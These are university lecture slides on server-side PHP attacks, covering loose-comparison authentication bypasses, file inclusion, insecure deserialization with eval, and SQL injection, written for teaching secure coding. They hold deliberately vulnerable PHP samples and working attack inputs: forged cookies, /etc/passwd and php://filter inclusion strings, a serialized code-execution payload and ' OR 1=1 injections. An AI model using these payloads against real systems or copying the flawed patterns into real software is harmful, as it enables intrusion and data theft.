Web attacks - server side

Sicurezza (CT0539) 2023-24
Università Ca' Foscari Venezia

Riccardo Focardi
www.unive.it/data/persone/5590470
secgroup.dais.unive.it

Università
Ca'Foscari
Venezia

Web (in)security

Web applications are complex and offer an incredibly **wide** attack surface

- attacks directly targeting the **server-side code** or **databases**
- attacks running in the **browser**
- attacks on the **network**

Secure coding principles

Web applications are programs and web attacks are often due to programming **bugs**

Principle 1: Pay attention to how **user input** is processed, prevent that it affects control-flow in **unexpected** ways

Principle 2: Adopt security **best practices** whenever possible

Principle 3: Avoid clearly **insecure** functions or coding

⇒ Web attacks are often due to **insecure programming primitives or protocols** made available to developers

Principle 4: Avoid ad hoc solutions, use **standard** ones instead

Server-side attacks

We consider **PHP**, one of the most prominent programming languages for web application

We illustrate **common PHP vulnerabilities**:

- *String comparison* attacks
- *File inclusion* attacks
- *Deserialization* attacks
- *SQL injection* attacks

Type juggling and loose comparison

Type juggling: PHP does not require (or support) explicit type definition in variable declaration

⇒ a variable's type is determined by the **context** in which the variable is used

Type juggling performs automatic type conversion *when needed*

strict comparison `===` equates only **identical** values (same value & type)

loose comparison `==` equates (different) values of different types, i.e., values are the same after **type juggling**

Loose comparison **simplifies code**.

Example: `'10' == 10`

Strict comparison examples

Strict comparisons with ===

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
array()	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"php"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE

Picture, from hydrasky.com

Loose comparison examples (PHP 7.x)

Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

Picture, from hydrasky.com

String comparison attacks

Loose comparison equates too much

Example (strings and integers): when strings and integers are compared, strings are **converted** into integers

If the string contains no digits it is converted to 0. Thus:

```
"php" == 0
```

Subtle conversions might loosely equate values in **unexpected** ways

⇒ Loose comparison introduces **unpredictable behaviours** that might be exploited by an attacker to modify the application **control-flow**

Type juggling examples (PHP 7.x)

When a **string** is compared with an **integer** the string is converted into integer:

`"0000" == 0`	TRUE	
`"1a12" == 1`	TRUE	integer is cut to 1 (FALSE from v8.0)
`"1e12" == 1`	FALSE	exponential notation!
`"0e12" == 0`	TRUE	exponential notation!
`"0abc" == 0`	TRUE	integer is cut to 0 (FALSE from v8.0)
`"abc" == 0`	TRUE	no digits, converted to 0 (FALSE from v8.0)

Even weirder examples … (PHP 8.x)

When two strings *look like* integers then PHP convert them:

`"0e12"`	`==`	`"0e34"`	TRUE	exponential notation
`"1e12"`	`>=`	`"2"`	TRUE	exponential notation
`"1e12"`	`>=`	`"b"`	FALSE	lexicographic order
`"0e12"`	`==`	`"0"`	TRUE	exponential notation
`0xF`	`==`	`"15"`	TRUE	
`"0xF"`	`==`	`"15"`	FALSE	since version 7.0! (before, it was true!)

Example: authenticated session 1

Consider a server with a **secret `token`** used to keep a user **authenticated in a web session**

The `token` is provided by the user and is **checked server side**

Typically, the `token` is stored in a **browser cookie** and sent to the server at each request

```php
<?php
    // token stored on the server
    $token = ... ;

    // User input, e.g. coming from a cookie
    $input = $_COOKIE['user_token']

    if ($input == $token) {
        // access to privileged area
        echo "Authenticated!";
    } else {
        // login required ...
        echo "Please authenticate";
    }
?>
```

loose comparison!

Bypassing authentication (1)

Let `$token` be `"0e392847..."`

(Note: **all digits** after `0e`: exponential notation!)

⇒ Any cookie value converted to value `0` will **pass the check**

⇒ The attacker can bypass authentication by simply providing input `"0"` instead of the correct token

Looks *artificial*, but a similar vulnerability was shown to bypass Wordpress authentication in 2014

⇒ **brute-force** until the token has the required form

Example: session authentication 2

The token value is extracted from a **JSON** blob:

```
{
    "token":".....",
    "username":"admin"
}
```

Useful to encode **many values** together in a browser cookie

```php
<?php
    // token stored on the server
    $token = ".....";
    // from the user
    $jsonInput = $_COOKIE['user_json_token']
    // parse json input from user
    $input = json_decode($jsonInput,true);
    // $input["token"] should be a string!

    if ($input["token"] == $token) {
        // access to privilege area
        echo "Authenticated!";
    } else {
        // login required ...
        echo "Please authenticate";
    }
?>
```

loose comparison!

Bypassing authentication (2) (PHP 7.x)

Attacker forges a cookie:

```
{
    "token":0,
    "username":"admin"
}
```

`$input["token"]` is an integer!

`"0f828c564f71fea3a12dde8bd5d27063"`,
`"af828c564f71fea3a12dde8bd5d27063"`

tokens **loosely** match `0` (more likely than previous case!)

```php
<?php
    // token stored on the server
    $token = ".....";
    // from the user
    $jsonInput = $_COOKIE['user_json_token']
    // parse json input from user
    $input = json_decode($jsonInput,true);
    // $input["token"] should be a string!

    if ($input["token"] == $token) {
        // access to privilege area
        echo "Authenticated!";
    } else {
        // login required ...
        echo "Please authenticate";
    }
?>
```

loose comparison!

Example 3: Using `strcmp` (PHP 7.x)

Converts parameter to strings before comparison

⇒ looks **safer** than just ==

`strcmp` is a typical example of ***false sense of security***: passing an array bypasses authentication!

- `strcmp` fails returning NULL
- NULL is loosely equal to `0`!

```php
<?php
    // token stored on the server
    $token = "...";

    // User input, e.g. coming from a cookie
    $input = $_COOKIE['user_token']

    if (strcmp($input,$token)==0) {
        // access to privilege area
        echo "Authenticated!";
    } else {
        // login required ...
        echo "Please authenticate";
    }
?>
```

`strcmp` fails "silently" up to PHP 7.4

```
$ php --interactive

php > echo strcmp(array(), "4222412412") == 0;

Warning: strcmp() expects parameter 1 to be string, array given in
php shell code on line 1

1

php >
```

1 is TRUE

The **attacker** can set cookie `user_token[0]` to whatever value
⇒ PHP will interpret the cookie value as an **array**!

Server-side attacks

Common PHP vulnerabilities:

- *String comparison* attacks
- *File inclusion* attacks
- *Deserialization* attacks
- *SQL injection* attacks

Example: dynamic page loading

Suppose we load a page that is passed as **parameter**

Example: dynamically change a content when a menu is clicked

```
https://foo.com/index.php?p=about.html
```

```
<?php
if(isset($_GET["p"])) {
    include($_GET["p"]);
} else {
    include("home.html");
}
?>
```

Example: dynamic page loading

Problem: the attacker controls what is included!

Attack 1: including sensitive file

`...?p=/etc/passwd`


Attack 2: use `php://filter` wrapper to leak source php files (see filters)

`...?p=php://filter/convert.base64-encode/resource=index.php`

Attack 3: use data wrapper to execute code (`allow_url_include` required)

```
...?p=data:text/plain,<?php phpinfo();?>
```

Simple demo



Server-side attacks

Common PHP vulnerabilities:

- *String comparison* attacks
- *File inclusion* attacks
- *Deserialization* attacks
- *SQL injection* attacks

URL encoding

URL encoding converts characters into a format that can be transmitted over the Internet.

URLs can only be sent over the Internet using a **subset** of the **ASCII** character-set

Some characters are **reserved** and are used as delimiters, e.g.:
`/ ? : + =`

USLs might include reserved characters or use characters that are out of the allowed set

⇒ URL encoding **replaces** these characters with a "%" followed by two hexadecimal digits

Example:

```
How are you?
How%20are%20you%3F
```

Deserialization and *magic* methods

PHP objects can be serialized and deserialized in order to store and resume them

Deserialization is a typical **source of attacks** in object-oriented languages

⇒ source of **untrusted input**

Deserialization often triggers **code execution**

"PHP reserves all function names starting with __ as ***magical****. It is recommended that you do not use function names with __ in PHP unless you want some documented* ***magic functionality****"* (link)

Example: The magic method `__wakeup()` is invoked after **deserialization** and is used to execute code that restores the object

Deserialization example


```php
<?php
class Example2
{
    private $hook;

    function __construct()
    {
        // some PHP code...
    }

    function __wakeup()
    {
        if (isset($this->hook)) eval($this->hook);
    }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
?>
```

After deserialization, executes the code stored into $hook

NOTE: cookie is automatically url-decoded before it is assigned to variable

Deserialization attack

It is enough to **forge** an object with a malicious payload



```
<?php
class Example2
{
    private $hook = "phpinfo();";
}
echo urlencode(serialize(new Example2));
?>
```

Output:

O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D

Simulating the attack

```
$user_data = unserialize(urldecode('O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D'));
```

Output:

```
phpinfo()
PHP Version => 7.1.19
System => ...
Build Date => Aug 17 2018 18:02:33 ...
```

⇒ can replace `phpinfo()` with arbitrary code!

Full code for test ...

```
class Example2
{
    private $hook;
    function __construct() {
        echo "ciao";
    }
    // some PHP code...
    function __wakeup()
    {
         if (isset ($this->hook)) eval ($this->hook);
    }
}

// simulating the attack.
$user_data =
unserialize(urldecode('O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D'));
```

Server-side attacks

Common PHP vulnerabilities:

- *String comparison* attacks
- *File inclusion* attacks
- *Deserialization* attacks
- *SQL injection* attacks

SQL injections

SQL statements are **injected** in the input field of the web application with the aim of executing **improper queries** in the database

Example:

```
$query = "SELECT name, lastname, url FROM people WHERE lastname = '"
              . $_POST['lastname']
              . "'";
```

The obtained query is **parsed** and **executed**

The attacker controls part of the SQL code **before** it is parsed
⇒ SQL (code) injection!

Examples

An attacker can inject a string that closes the ' and add SQL code:


- `... WHERE lastname = '' OR 1=1 -- '`
- `... WHERE lastname = '' OR 1=1 #'`
- `... WHERE lastname = '' OR 1 #'`
- `... WHERE lastname = '' OR ''=''`


"-- " and "#" comment out the closing quotation (in mysql "-- " should have a space before the comment)


```
SELECT name, lastname, url FROM people WHERE lastname = '' OR 1 #'
```

⇒ **Leaks** the content of table `people` (not intended by the programmer!)

Bobby TABLES ;)







source: https://xkcd.com/327/